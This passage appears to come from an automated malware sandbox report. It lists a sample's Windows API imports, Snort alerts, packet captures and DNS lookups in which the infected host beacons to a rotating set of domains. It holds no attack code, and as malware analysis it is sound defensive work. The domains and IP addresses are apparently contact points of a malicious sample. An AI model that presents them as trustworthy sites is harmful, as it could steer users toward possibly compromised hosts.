EnterCriticalSection, LeaveCriticalSection, DeleteCriticalSection, InitializeCriticalSectionAndSpinCount, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, FreeLibrary, LoadLibraryExW, GetStdHandle, WriteFile, GetModuleFileNameW, ExitProcess, GetModuleHandleExW, GetCommandLineA, GetCommandLineW, HeapFree, HeapAlloc, GetCurrentThread, OutputDebugStringW, FindClose, FindFirstFileExW, RaiseException
WINSPOOL.DRV	ScheduleJob, GetPrinterDriverW, DeviceCapabilities, AddPrinterConnectionA
MSWSOCK.dll	AcceptEx, rresvport
SHLWAPI.dll	StrCmpNA, PathUnmakeSystemFolderW, UrlIsOpaqueA, PathRemoveFileSpecA
MSVFW32.dll	DrawDibClose, ICInstall, ICCompressorFree, GetSaveFileNamePreviewW
AVIFIL32.dll	AVIFileOpen, EditStreamSetInfoW, AVIFileExit
msi.dll	
GDI32.dll	GetGlyphIndicesW, GetCurrentObject, GetDeviceGammaRamp, GetDCPenColor, FillPath, SetBitmapDimensionEx
MSACM32.dll	acmDriverOpen, acmFormatDetailsA, acmFilterChooseA, acmFilterEnumW, acmDriverEnum, acmFormatChooseA
USER32.dll	ShowWindow, CallWindowProcW

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/26/20-08:25:31.024852	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49756	34.102.136.180	192.168.2.7
11/26/20-08:26:13.841572	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49759	34.102.136.180	192.168.2.7
11/26/20-08:26:54.805349	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49761	23.227.38.74	192.168.2.7
11/26/20-08:27:15.187453	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49762	34.102.136.180	192.168.2.7
11/26/20-08:27:58.179707	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49763	34.102.136.180	192.168.2.7
11/26/20-08:28:39.690175	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49770	34.102.136.180	192.168.2.7
11/26/20-08:29:40.785352	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49772	34.102.136.180	192.168.2.7
11/26/20-08:31:04.036468	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49778	34.102.136.180	192.168.2.7
11/26/20-08:31:44.742126	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49780	34.102.136.180	192.168.2.7

Network Port Distribution

Total Packets: 102

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:25:10.576143026 CET	49753	80	192.168.2.7	81.88.57.68
Nov 26, 2020 08:25:10.604172945 CET	80	49753	81.88.57.68	192.168.2.7
Nov 26, 2020 08:25:10.604392052 CET	49753	80	192.168.2.7	81.88.57.68
Nov 26, 2020 08:25:10.604625940 CET	49753	80	192.168.2.7	81.88.57.68
Nov 26, 2020 08:25:10.632275105 CET	80	49753	81.88.57.68	192.168.2.7
Nov 26, 2020 08:25:10.663077116 CET	80	49753	81.88.57.68	192.168.2.7
Nov 26, 2020 08:25:10.663239956 CET	80	49753	81.88.57.68	192.168.2.7
Nov 26, 2020 08:25:10.663312912 CET	49753	80	192.168.2.7	81.88.57.68
Nov 26, 2020 08:25:10.663395882 CET	49753	80	192.168.2.7	81.88.57.68
Nov 26, 2020 08:25:10.691390991 CET	80	49753	81.88.57.68	192.168.2.7
Nov 26, 2020 08:25:30.892530918 CET	49756	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:25:30.908998966 CET	80	49756	34.102.136.180	192.168.2.7
Nov 26, 2020 08:25:30.909189939 CET	49756	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:25:30.909708023 CET	49756	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:25:30.926142931 CET	80	49756	34.102.136.180	192.168.2.7
Nov 26, 2020 08:25:31.024852037 CET	80	49756	34.102.136.180	192.168.2.7
Nov 26, 2020 08:25:31.024892092 CET	80	49756	34.102.136.180	192.168.2.7
Nov 26, 2020 08:25:31.025085926 CET	49756	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:25:31.025147915 CET	49756	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:25:31.045023918 CET	80	49756	34.102.136.180	192.168.2.7
Nov 26, 2020 08:25:51.245682001 CET	49758	80	192.168.2.7	173.192.101.248
Nov 26, 2020 08:25:51.383419991 CET	80	49758	173.192.101.248	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:25:51.383630991 CET	49758	80	192.168.2.7	173.192.101.248
Nov 26, 2020 08:25:51.383757114 CET	49758	80	192.168.2.7	173.192.101.248
Nov 26, 2020 08:25:51.521249056 CET	80	49758	173.192.101.248	192.168.2.7
Nov 26, 2020 08:25:51.522063017 CET	80	49758	173.192.101.248	192.168.2.7
Nov 26, 2020 08:25:51.522284031 CET	49758	80	192.168.2.7	173.192.101.248
Nov 26, 2020 08:25:51.522330046 CET	49758	80	192.168.2.7	173.192.101.248
Nov 26, 2020 08:25:51.662019968 CET	80	49758	173.192.101.248	192.168.2.7
Nov 26, 2020 08:26:13.709397078 CET	49759	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:26:13.726147890 CET	80	49759	34.102.136.180	192.168.2.7
Nov 26, 2020 08:26:13.726284981 CET	49759	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:26:13.726460934 CET	49759	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:26:13.743061066 CET	80	49759	34.102.136.180	192.168.2.7
Nov 26, 2020 08:26:13.841572046 CET	80	49759	34.102.136.180	192.168.2.7
Nov 26, 2020 08:26:13.841609955 CET	80	49759	34.102.136.180	192.168.2.7
Nov 26, 2020 08:26:13.841810942 CET	49759	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:26:13.841866970 CET	49759	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:26:13.859590054 CET	80	49759	34.102.136.180	192.168.2.7
Nov 26, 2020 08:26:34.069722891 CET	49760	80	192.168.2.7	184.168.131.241
Nov 26, 2020 08:26:34.228195906 CET	80	49760	184.168.131.241	192.168.2.7
Nov 26, 2020 08:26:34.228389978 CET	49760	80	192.168.2.7	184.168.131.241
Nov 26, 2020 08:26:34.228813887 CET	49760	80	192.168.2.7	184.168.131.241
Nov 26, 2020 08:26:34.387171984 CET	80	49760	184.168.131.241	192.168.2.7
Nov 26, 2020 08:26:34.406599045 CET	80	49760	184.168.131.241	192.168.2.7
Nov 26, 2020 08:26:34.406629086 CET	80	49760	184.168.131.241	192.168.2.7
Nov 26, 2020 08:26:34.407097101 CET	49760	80	192.168.2.7	184.168.131.241
Nov 26, 2020 08:26:34.407377958 CET	49760	80	192.168.2.7	184.168.131.241
Nov 26, 2020 08:26:34.565639019 CET	80	49760	184.168.131.241	192.168.2.7
Nov 26, 2020 08:26:54.651011944 CET	49761	80	192.168.2.7	23.227.38.74
Nov 26, 2020 08:26:54.667692900 CET	80	49761	23.227.38.74	192.168.2.7
Nov 26, 2020 08:26:54.667834997 CET	49761	80	192.168.2.7	23.227.38.74
Nov 26, 2020 08:26:54.667975903 CET	49761	80	192.168.2.7	23.227.38.74
Nov 26, 2020 08:26:54.684561968 CET	80	49761	23.227.38.74	192.168.2.7
Nov 26, 2020 08:26:54.805349112 CET	80	49761	23.227.38.74	192.168.2.7
Nov 26, 2020 08:26:54.805397034 CET	80	49761	23.227.38.74	192.168.2.7
Nov 26, 2020 08:26:54.805416107 CET	80	49761	23.227.38.74	192.168.2.7
Nov 26, 2020 08:26:54.805432081 CET	80	49761	23.227.38.74	192.168.2.7
Nov 26, 2020 08:26:54.805444956 CET	80	49761	23.227.38.74	192.168.2.7
Nov 26, 2020 08:26:54.805550098 CET	49761	80	192.168.2.7	23.227.38.74
Nov 26, 2020 08:26:54.805680990 CET	49761	80	192.168.2.7	23.227.38.74
Nov 26, 2020 08:26:54.806642056 CET	80	49761	23.227.38.74	192.168.2.7
Nov 26, 2020 08:26:54.806759119 CET	80	49761	23.227.38.74	192.168.2.7
Nov 26, 2020 08:26:54.806780100 CET	49761	80	192.168.2.7	23.227.38.74
Nov 26, 2020 08:26:54.806833029 CET	49761	80	192.168.2.7	23.227.38.74
Nov 26, 2020 08:26:54.822091103 CET	80	49761	23.227.38.74	192.168.2.7
Nov 26, 2020 08:26:54.822158098 CET	49761	80	192.168.2.7	23.227.38.74
Nov 26, 2020 08:27:15.052941084 CET	49762	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:27:15.069664955 CET	80	49762	34.102.136.180	192.168.2.7
Nov 26, 2020 08:27:15.069876909 CET	49762	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:27:15.070194006 CET	49762	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:27:15.086725950 CET	80	49762	34.102.136.180	192.168.2.7
Nov 26, 2020 08:27:15.187453032 CET	80	49762	34.102.136.180	192.168.2.7
Nov 26, 2020 08:27:15.187482119 CET	80	49762	34.102.136.180	192.168.2.7
Nov 26, 2020 08:27:15.187685966 CET	49762	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:27:15.187797070 CET	49762	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:27:15.204237938 CET	80	49762	34.102.136.180	192.168.2.7
Nov 26, 2020 08:27:58.046732903 CET	49763	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:27:58.063263893 CET	80	49763	34.102.136.180	192.168.2.7
Nov 26, 2020 08:27:58.063446999 CET	49763	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:27:58.063796997 CET	49763	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:27:58.080161095 CET	80	49763	34.102.136.180	192.168.2.7
Nov 26, 2020 08:27:58.179707050 CET	80	49763	34.102.136.180	192.168.2.7
Nov 26, 2020 08:27:58.179724932 CET	80	49763	34.102.136.180	192.168.2.7
Nov 26, 2020 08:27:58.179946899 CET	49763	80	192.168.2.7	34.102.136.180
Nov 26, 2020 08:27:58.180073977 CET	49763	80	192.168.2.7	34.102.136.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:27:58.196449995 CET	80	49763	34.102.136.180	192.168.2.7
Nov 26, 2020 08:28:18.847153902 CET	49767	80	192.168.2.7	192.185.199.129
Nov 26, 2020 08:28:18.987795115 CET	80	49767	192.185.199.129	192.168.2.7
Nov 26, 2020 08:28:18.987904072 CET	49767	80	192.168.2.7	192.185.199.129
Nov 26, 2020 08:28:18.988131046 CET	49767	80	192.168.2.7	192.185.199.129
Nov 26, 2020 08:28:19.145466089 CET	80	49767	192.185.199.129	192.168.2.7
Nov 26, 2020 08:28:19.201641083 CET	80	49767	192.185.199.129	192.168.2.7
Nov 26, 2020 08:28:19.201673985 CET	80	49767	192.185.199.129	192.168.2.7
Nov 26, 2020 08:28:19.201698065 CET	80	49767	192.185.199.129	192.168.2.7
Nov 26, 2020 08:28:19.201723099 CET	80	49767	192.185.199.129	192.168.2.7
Nov 26, 2020 08:28:19.201745987 CET	80	49767	192.185.199.129	192.168.2.7
Nov 26, 2020 08:28:19.201775074 CET	80	49767	192.185.199.129	192.168.2.7
Nov 26, 2020 08:28:19.201797009 CET	80	49767	192.185.199.129	192.168.2.7
Nov 26, 2020 08:28:19.201819897 CET	80	49767	192.185.199.129	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:23:27.554241896 CET	58717	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:27.581353903 CET	53	58717	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:28.356235027 CET	59762	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:28.383367062 CET	53	59762	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:29.602894068 CET	54329	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:29.629887104 CET	53	54329	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:30.947886944 CET	58052	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:30.983609915 CET	53	58052	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:32.163333893 CET	54008	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:32.190488100 CET	53	54008	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:35.427184105 CET	59451	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:35.462594986 CET	53	59451	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:37.087611914 CET	52914	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:37.114734888 CET	53	52914	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:41.337279081 CET	64569	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:41.364396095 CET	53	64569	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:41.814739943 CET	52816	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:41.852030993 CET	53	52816	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:42.487242937 CET	50781	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:42.514605045 CET	53	50781	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:44.710427999 CET	54230	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:44.746073961 CET	53	54230	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:46.354592085 CET	54911	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:46.381702900 CET	53	54911	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:47.445399046 CET	49958	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:47.472457886 CET	53	49958	8.8.8.8	192.168.2.7
Nov 26, 2020 08:23:51.516796112 CET	50860	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:23:51.543814898 CET	53	50860	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:04.348959923 CET	50452	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:04.376044035 CET	53	50452	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:11.580998898 CET	59730	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:11.608246088 CET	53	59730	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:11.662111044 CET	59310	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:11.689261913 CET	53	59310	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:12.716792107 CET	51919	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:12.752634048 CET	53	51919	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:13.202066898 CET	64296	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:13.229054928 CET	53	64296	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:14.817929029 CET	56680	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:14.893677950 CET	53	56680	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:15.334527969 CET	58820	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:15.370064020 CET	53	58820	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:15.749295950 CET	60983	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:15.776453018 CET	53	60983	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:15.803134918 CET	49247	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:15.839884043 CET	53	49247	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:24:16.179991961 CET	52286	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:16.215588093 CET	53	52286	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:16.639933109 CET	56064	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:16.675717115 CET	53	56064	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:16.757443905 CET	63744	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:16.810400009 CET	53	63744	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:17.096779108 CET	61457	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:17.132095098 CET	53	61457	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:17.575660944 CET	58367	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:17.611247063 CET	53	58367	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:18.185626030 CET	60599	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:18.221262932 CET	53	60599	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:18.995343924 CET	59571	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:19.022443056 CET	53	59571	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:19.259310961 CET	52689	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:19.294940948 CET	53	52689	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:19.406106949 CET	50290	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:19.451456070 CET	53	50290	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:19.859639883 CET	60427	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:19.895576000 CET	53	60427	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:20.030391932 CET	56209	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:20.057521105 CET	53	56209	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:22.981906891 CET	59582	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:23.018834114 CET	53	59582	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:26.623354912 CET	60949	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:26.650414944 CET	53	60949	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:27.914160967 CET	58542	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:27.993083954 CET	53	58542	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:50.278177977 CET	59179	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:50.332254887 CET	53	59179	8.8.8.8	192.168.2.7
Nov 26, 2020 08:24:50.657696009 CET	60927	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:24:50.701302052 CET	53	60927	8.8.8.8	192.168.2.7
Nov 26, 2020 08:25:10.509020090 CET	57854	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:25:10.570861101 CET	53	57854	8.8.8.8	192.168.2.7
Nov 26, 2020 08:25:13.664695024 CET	62026	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:25:13.691746950 CET	53	62026	8.8.8.8	192.168.2.7
Nov 26, 2020 08:25:30.838236094 CET	59453	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:25:30.890439987 CET	53	59453	8.8.8.8	192.168.2.7
Nov 26, 2020 08:25:47.681998014 CET	62468	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:25:47.727782965 CET	53	62468	8.8.8.8	192.168.2.7
Nov 26, 2020 08:25:51.190732956 CET	52563	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:25:51.244364023 CET	53	52563	8.8.8.8	192.168.2.7
Nov 26, 2020 08:26:13.667608023 CET	54721	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:26:13.707748890 CET	53	54721	8.8.8.8	192.168.2.7
Nov 26, 2020 08:26:34.026716948 CET	62826	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:26:34.068280935 CET	53	62826	8.8.8.8	192.168.2.7
Nov 26, 2020 08:26:54.596491098 CET	62046	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:26:54.648833990 CET	53	62046	8.8.8.8	192.168.2.7
Nov 26, 2020 08:27:14.995831013 CET	51223	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:27:15.050656080 CET	53	51223	8.8.8.8	192.168.2.7
Nov 26, 2020 08:27:35.380831003 CET	63908	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:27:35.803332090 CET	53	63908	8.8.8.8	192.168.2.7
Nov 26, 2020 08:27:57.994831085 CET	49226	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:27:58.044636965 CET	53	49226	8.8.8.8	192.168.2.7
Nov 26, 2020 08:28:09.290771008 CET	60212	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:28:09.334768057 CET	53	60212	8.8.8.8	192.168.2.7
Nov 26, 2020 08:28:10.262371063 CET	58867	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:28:10.300389051 CET	53	58867	8.8.8.8	192.168.2.7
Nov 26, 2020 08:28:14.740593910 CET	50864	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:28:14.776267052 CET	53	50864	8.8.8.8	192.168.2.7
Nov 26, 2020 08:28:18.651273966 CET	61504	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:28:18.846000910 CET	53	61504	8.8.8.8	192.168.2.7
Nov 26, 2020 08:28:19.263307095 CET	60231	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:28:19.298738956 CET	53	60231	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:28:19.528012991 CET	50095	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:28:19.565455914 CET	53	50095	8.8.8.8	192.168.2.7
Nov 26, 2020 08:28:39.517646074 CET	59654	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:28:39.557630062 CET	53	59654	8.8.8.8	192.168.2.7
Nov 26, 2020 08:28:59.875061035 CET	58233	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:28:59.914695024 CET	53	58233	8.8.8.8	192.168.2.7
Nov 26, 2020 08:29:40.602700949 CET	56822	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:29:40.649068117 CET	53	56822	8.8.8.8	192.168.2.7
Nov 26, 2020 08:30:01.176217079 CET	62572	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:30:01.252055883 CET	53	62572	8.8.8.8	192.168.2.7
Nov 26, 2020 08:30:16.915971994 CET	57179	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:30:16.942970991 CET	53	57179	8.8.8.8	192.168.2.7
Nov 26, 2020 08:30:23.442260027 CET	56124	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:30:23.520160913 CET	53	56124	8.8.8.8	192.168.2.7
Nov 26, 2020 08:30:52.955491066 CET	62287	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:30:52.982451916 CET	53	62287	8.8.8.8	192.168.2.7
Nov 26, 2020 08:30:53.299175978 CET	54644	53	192.168.2.7	8.8.8.8
Nov 26, 2020 08:30:53.334853888 CET	53	54644	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 26, 2020 08:24:19.406106949 CET	192.168.2.7	8.8.8.8	0xb884	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:24:27.914160967 CET	192.168.2.7	8.8.8.8	0x112	Standard query (0)	www.jacmkt.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:24:50.278177977 CET	192.168.2.7	8.8.8.8	0x7a67	Standard query (0)	www.goodberryjuice.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:25:10.509020090 CET	192.168.2.7	8.8.8.8	0x8534	Standard query (0)	www.azery.site	A (IP address)	IN (0x0001)
Nov 26, 2020 08:25:30.838236094 CET	192.168.2.7	8.8.8.8	0x6e3a	Standard query (0)	www.fittcycleacademy.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:25:47.681998014 CET	192.168.2.7	8.8.8.8	0xf99e	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:25:51.190732956 CET	192.168.2.7	8.8.8.8	0x3797	Standard query (0)	www.mycapecoralhomevalue.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:26:13.667608023 CET	192.168.2.7	8.8.8.8	0x578d	Standard query (0)	www.nextgenmemorabilia.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:26:34.026716948 CET	192.168.2.7	8.8.8.8	0x58f9	Standard query (0)	www.bitcoincandy.xyz	A (IP address)	IN (0x0001)
Nov 26, 2020 08:26:54.596491098 CET	192.168.2.7	8.8.8.8	0xfe84	Standard query (0)	www.nairobi-paris.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:27:14.995831013 CET	192.168.2.7	8.8.8.8	0x1588	Standard query (0)	www.multitask-improvements.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:27:35.380831003 CET	192.168.2.7	8.8.8.8	0x2891	Standard query (0)	www.best20banks.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:27:57.994831085 CET	192.168.2.7	8.8.8.8	0xb714	Standard query (0)	www.affiliateclubindia.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:28:18.651273966 CET	192.168.2.7	8.8.8.8	0xc3c	Standard query (0)	www.chartershome.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:28:39.517646074 CET	192.168.2.7	8.8.8.8	0xd0dc	Standard query (0)	www.nationshiphop.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:28:59.875061035 CET	192.168.2.7	8.8.8.8	0xbd43	Standard query (0)	www.cfmfair.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:29:40.602700949 CET	192.168.2.7	8.8.8.8	0xbf1c	Standard query (0)	www.skinnerttc.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:30:01.176217079 CET	192.168.2.7	8.8.8.8	0x605d	Standard query (0)	www.jacmkt.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:30:23.442260027 CET	192.168.2.7	8.8.8.8	0xf5bc	Standard query (0)	www.goodberryjuice.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 08:24:19.451456070 CET	8.8.8.8	192.168.2.7	0xb884	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 08:24:27.993083954 CET	8.8.8.8	192.168.2.7	0x112	Name error (3)	www.jacmkt.com	none	none	A (IP address)	IN (0x0001)
Nov 26, 2020 08:24:50.332254887 CET	8.8.8.8	192.168.2.7	0x7a67	Name error (3)	www.goodberryjuice.com	none	none	A (IP address)	IN (0x0001)
Nov 26, 2020 08:25:10.570861101 CET	8.8.8.8	192.168.2.7	0x8534	No error (0)	www.azery.site	onstatic-fr.setupdns.net		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:25:10.570861101 CET	8.8.8.8	192.168.2.7	0x8534	No error (0)	onstatic-fr.setupdns.net		81.88.57.68	A (IP address)	IN (0x0001)
Nov 26, 2020 08:25:30.890439987 CET	8.8.8.8	192.168.2.7	0x6e3a	No error (0)	www.fittcycleacademy.com	fittcycleacademy.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:25:30.890439987 CET	8.8.8.8	192.168.2.7	0x6e3a	No error (0)	fittcycleacademy.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 08:25:47.727782965 CET	8.8.8.8	192.168.2.7	0xf99e	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:25:51.244364023 CET	8.8.8.8	192.168.2.7	0x3797	No error (0)	www.mycapecoralhomevalue.com	mycapecoralhomevalue.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:25:51.244364023 CET	8.8.8.8	192.168.2.7	0x3797	No error (0)	mycapecoralhomevalue.com		173.192.101.248	A (IP address)	IN (0x0001)
Nov 26, 2020 08:26:13.707748890 CET	8.8.8.8	192.168.2.7	0x578d	No error (0)	www.nextgenmemorabilia.com	nextgenmemorabilia.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:26:13.707748890 CET	8.8.8.8	192.168.2.7	0x578d	No error (0)	nextgenmemorabilia.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 08:26:34.068280935 CET	8.8.8.8	192.168.2.7	0x58f9	No error (0)	www.bitcoincandy.xyz	bitcoincandy.xyz		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:26:34.068280935 CET	8.8.8.8	192.168.2.7	0x58f9	No error (0)	bitcoincandy.xyz		184.168.131.241	A (IP address)	IN (0x0001)
Nov 26, 2020 08:26:54.648833990 CET	8.8.8.8	192.168.2.7	0xfe84	No error (0)	www.nairobi-paris.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:26:54.648833990 CET	8.8.8.8	192.168.2.7	0xfe84	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Nov 26, 2020 08:27:15.050656080 CET	8.8.8.8	192.168.2.7	0x1588	No error (0)	www.multitask-improvements.com	multitask-improvements.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:27:15.050656080 CET	8.8.8.8	192.168.2.7	0x1588	No error (0)	multitask-improvements.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 08:27:35.803332090 CET	8.8.8.8	192.168.2.7	0x2891	Server failure (2)	www.best20banks.com	none	none	A (IP address)	IN (0x0001)
Nov 26, 2020 08:27:58.044636965 CET	8.8.8.8	192.168.2.7	0xb714	No error (0)	www.affiliateclubindia.com	affiliateclubindia.com		CNAME (Canonical name)	IN (0x0001)
